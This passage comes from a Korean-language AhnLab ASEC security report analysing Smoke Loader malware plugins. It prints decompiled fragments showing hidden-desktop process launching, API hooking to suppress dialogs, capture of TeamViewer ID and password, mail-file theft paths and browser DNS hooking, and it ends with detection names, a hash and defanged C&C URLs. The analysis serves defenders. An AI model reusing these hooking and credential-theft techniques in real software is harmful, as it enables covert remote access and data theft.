result = CreateDesktopW(botid, 0, 0, 0, 0x10000000u, 0);
if ( result )
{
  SetThreadDesktop(result);
  RtlZeroMemory(&Destination, 0x44u);
  v9 = botid;
  Destination = 68;
  RtlZeroMemory(&ProcessInformation, 0x10u);
  result = (HDESK)CreateProcessW(0, v1, 0, 0, 0, 4u, 0, 0, (LPSTARTUPINFOW)&Destination, &ProcessInformation);
  if ( result )
```

[그림 22] Hidden Desktop으로 숨김 실행

인젝션된 플러그인은 다수의 함수들을 후킹하는데 그 목적은 크게 2가지이다. 하나는 사용자가 인지하지 못하게 하는 것이다. 이미 TeamViewer.exe 자체도 Hidden Desktop 방식으로 실행하였지만, 이 팀뷰어(TeamViewer)가 실행하는 자식 프로세스들도 마찬가지로 Hidden


Desktop 방식으로 실행시키기 위해 CreateProcessW(), CreateProcessWithTokenW()와 같은 함수들을 후킹하여 Desktop 이름을 수정한다. 이외에도 MessageBoxA(), MessageBoxW(), DialogBoxParamW()와 같은 함수들도 후킹하여 1을 반환하게 함으로써 관련 GUI를 보여지지 않게 한다. [그림 23]은 다수의 API 후킹 루틴들의 코드를 나타낸 것이다.

```
func_SusOrResThread(1);                         // Suspend Thread
user32_dll_1 = LoadLibraryA("user32.dll");
user32_dll = user32_dll_1;
if ( user32_dll_1 )
{
  v2 = GetProcAddress(user32_dll_1, "SetWindowTextW");
  func_hooker(v2, (int)func_hook_SetWindowTextW, (int)&dword_10007050);
  v3 = GetProcAddress(user32_dll, "CreateDialogParamW");
  func_hooker(v3, (int)func_hook_CreateDialogParamW, (int)&dword_100070C0);
  v4 = GetProcAddress(user32_dll, "SystemParametersInfoW");
  func_hooker(v4, (int)func_hook_SystemParametersInfoW, (int)&dword_100070C4);
  v5 = GetProcAddress(user32_dll, "DialogBoxParamW");
  func_hooker(v5, (int)func_hook_DialogBoxParamW, (int)&unk_100070E8);
  v6 = GetProcAddress(user32_dll, "MessageBoxA");
  func_hooker(v6, (int)func_hook_MessageBoxA, (int)&unk_100070EC);
  v7 = GetProcAddress(user32_dll, "MessageBoxW");
  func_hooker(v7, (int)func_hook_MessageBoxA, (int)&unk_100070E0);
  v8 = GetProcAddress(user32_dll, "ShowWindow");
  func_hooker(v8, (int)func_hook_ShowWindow, (int)&dword_10007154);
  v9 = GetProcAddress(user32_dll, "IsWindowVisible");
  func_hooker(v9, (int)func_hook_IsWindowVisible, (int)&unk_100070D8);
}
kernel32_dll = LoadLibraryA("kernel32.dll");
kernel32_dll_1 = kernel32_dll;
if ( kernel32_dll )
{
  v12 = GetProcAddress(kernel32_dll, "CreateProcessW");
  func_hooker(v12, (int)hook_CreateProcessW, (int)&dword_100070DC);
  v13 = GetProcAddress(kernel32_dll_1, "MoveFileExW");
  func_hooker(v13, (int)func_hook_MoveFileExW, (int)&dword_100071C0);
}
advapi32_dll = LoadLibraryA("advapi32.dll");
advapi32_dll_1 = advapi32_dll;
if ( advapi32_dll )
{
  v16 = GetProcAddress(advapi32_dll, "RegCreateKeyExW");
  func_hooker(v16, (int)func_RegCreateKeyExW, (int)&dword_100070CC);
```

[그림 23] 다수의 API 후킹 루틴들

두 번째 목적은 감염 PC에 설치되었을 때의 아이디(ID)와 패스워드(PW)를 C&C 서버에 전달하는 것이다. 팀뷰어(TeamViewer)는 실행 후 자동으로 아이디(ID)와 패스워드(PW)를 생성하

여 GUI 창에 보여준다. 만약 이 아이디(ID)와 패스워드(PW)를 안다면 팀뷰어(TeamViewer)가 설치된 환경에 원격으로 접속이 가능해 진다. 팀뷰어(TeamViewer)는 아이디(ID)와 패스워드(PW) 생성 후 GUI 창에 이를 보여주는데, 이 때 사용되는 API가 SetWindowsTextW() 함수이다. 즉 [그림 24]와 같이 해당 함수를 후킹함으로써 아이디(ID)와 패스워드(PW)를 보여줄 때 해당 문자열을 획득하게 되고, 이를 C&C 서버에 전송하여 공격자가 이후 팀뷰어(TeamViewer)를 통한 원격 접속을 가능케 한다.



[그림 24] 아이디(ID)와 패스워드(PW)를 얻기 위해 SetWindowsTextW() 함수를 후킹

4.9. 사용자 메일 데이터 탈취

사용자 메일 데이터 탈취를 위해 사용되는 명령 및 전송 패킷 정보는 다음과 같다.

- 명령: 필요 없음
- 전송 패킷: 10015 (x86)

[표 27] 명령 및 전송 패킷

해당 플러그인은 [그림 25]와 같이 아웃룩(Outlook)의 .pst, .ost 파일과 같은 사용자 메일의 데이터 파일들을 유출한다.

```
int __thiscall func_info_Outlook(const WCHAR *this)
{
  const WCHAR *v1; // esi

  v1 = this;
  func_terminateOutlook();
  func_info_getFile(v1, L".pst", (void (__stdcall *)(void *))func_info_getOutlookFile);
  return func_info_getFile(v1, L".ost", (void (__stdcall *)(void *))func_info_getOutlookFile);
```

[그림 25] 메일 사용자 데이터 유출

정보 유출 대상 및 대상 파일들은 [표 28]과 같다.

- 아웃룩(Outlook): .pst, .ost
- 썬더버드(Thunderbird): .mab, .msf, inbx, sent, template, drafts, archives
- The Bat!: .tbb, .tbn, .abd

[표 28] 정보 유출 대상

대상 파일들이 존재하는 경로도 지정되어 있으며 각각 [표 29]와 같다.

– Outlook : "%APPDATA%Microsoft\Outlook", "%LOCALAPPDATA%Microsoft\Outlook", "%ALLUSERSPROFILE%\Microsoft\Outlook"
– Thunderbird : "%APPDATA%Thunderbird"
– The Bat! : "%ALLUSERSPROFILE%\The Bat!", "%APPDATA%\BatMail", "%ALLUSERSPROFILE%\BatMail"

[표 29] 대상 파일 경로

4.10. Fake DNS

Fake DNS 공격을 위해 사용되는 명령 및 전송 패킷 정보는 다음과 같다.

– 명령: "fakedns_rules"
– 전송 패킷: 없음

[표 30] 명령 및 전송 패킷

현재 실행 중인 프로세스들을 모니터링하다가 [표 31]과 같은 웹 브라우저가 실행 중일 경우 인젝션을 수행한다.

– firefox.exe, iexplorer.exe, chrome.exe, opera.exe, microsoftedgecp.exe

[표 31] 인젝션 대상 프로세스

인젝션된 후에는 ws2_32.dll의 GetAddrInfoW() 함수와 GetAddrInfoExW() 함수를 후킹한다. 이후 웹 브라우저에서 해당 함수를 호출하여 특정 URL의 IP 주소를 받아올 때, 후킹 함수에서는 명령으로 받은 주소와 비교 및 매칭될 시 공격자가 지정한 주소로 변경하는 기능을 갖는다. [그림 26]은 DNS 쿼리 후킹 관련 코드를 나타낸 것이다.

```
Sleep(0x1F4u);
func_SusOrResThread(1);                         // Suspend Thread
v3 = GetModuleHandleA("ws2_32.dll");
v4 = v3;
if ( v3 )
{
  v5 = GetProcAddress(v3, "GetAddrInfoW");
  if ( v5 )
    func_hook(v5, (int)func_hook_GetAddrInfoW, (int)&addr_GetAddrInfoW);
  v6 = GetProcAddress(v4, "GetAddrInfoExW");
  if ( v6 )
    func_hook(v6, (int)func_hook_GetAddrInfoExW, (int)&addr_GetAddrInfoExW);
}
func_SusOrResThread(0);                         // Resume Thread
```

[그림 26] DNS 쿼리 후킹

5. 결론

스모크로더(Smoke Loader) 악성코드는 지난 2011년 등장 이후 현재까지도 익스플로잇 킷(Exploit Kit)을 통해 꾸준히 유포되고 있다. 앞서 살펴본 분석 내용과 같이 스모크로더(Smoke Loader)는 다양한 플러그인을 통해 사용자 정보 유출 외에도 랜섬웨어를 추가적으로 다운로드하여 사용자 PC를 암호화할 수 있다. 또한 공격자는 스모크로더(Smoke Loader)를 이용해 사용자 PC를 디도스(DDoS) 봇넷으로 만들어 디도스(DDoS) 공격에 활용할 수도 있고, 원격 관리 툴을 설치하여 사용자 PC를 장악할 수도 있다. 즉 스모크로더(Smoke Loader)에 감염된다는 것은 다양한 형태의 공격 위협에 노출될 수 있다는 것을 의미한다. 이에 따라 기업 및 기관에서는 임직원의 보안 의식 제고를 위해 노력하는 한편, 사내에서 이용하고 있는 운영체제 및 주요 소프트웨어의 최신 보안 패치를 효율적으로 적용하고 관리하여 스모크로더(Smoke Loader)의 감염을 사전에 차단할 수 있는 방안을 마련해야 한다.

V3 제품군에서는 해당 스모크로더(Smoke Loader) 악성코드에 대해 다음과 같은 진단명으로 탐지하고 있다.

[파일 진단]

- Trojan/Win32.Smokeldr.C4195812 (2020.09.14.04)

[행위 진단]

- Malware/MDP.Inject.M218

[IOC]

- Hash : 1fecfbf3b4ad934c79dd4b2b8fedce4d
- C&C

http://rexstat35x[.]xyz/statweb955/
http://dexspot2x[.]xyz/statweb955/
http://atxspot20x[.]xyz/statweb955/
http://rexspot7x[.]xyz/statweb955/
http://fdmail85[.]club/statweb955/
http://servicem977x[.]xyz/statweb955/
http://advertxman7x[.]xyz/statweb955/
http://starxpush7x[.]xyz/statweb955/

ASEC Report Vol.101

집필 **안랩 시큐리티대응센터 (ASEC)**

편집 **안랩 콘텐츠기획팀**

디자인 **안랩 디자인팀**

발행처 **주식회사 안랩**

경기도 성남시 분당구 판교역로 220

T. 031-722-8000 F. 031-722-8901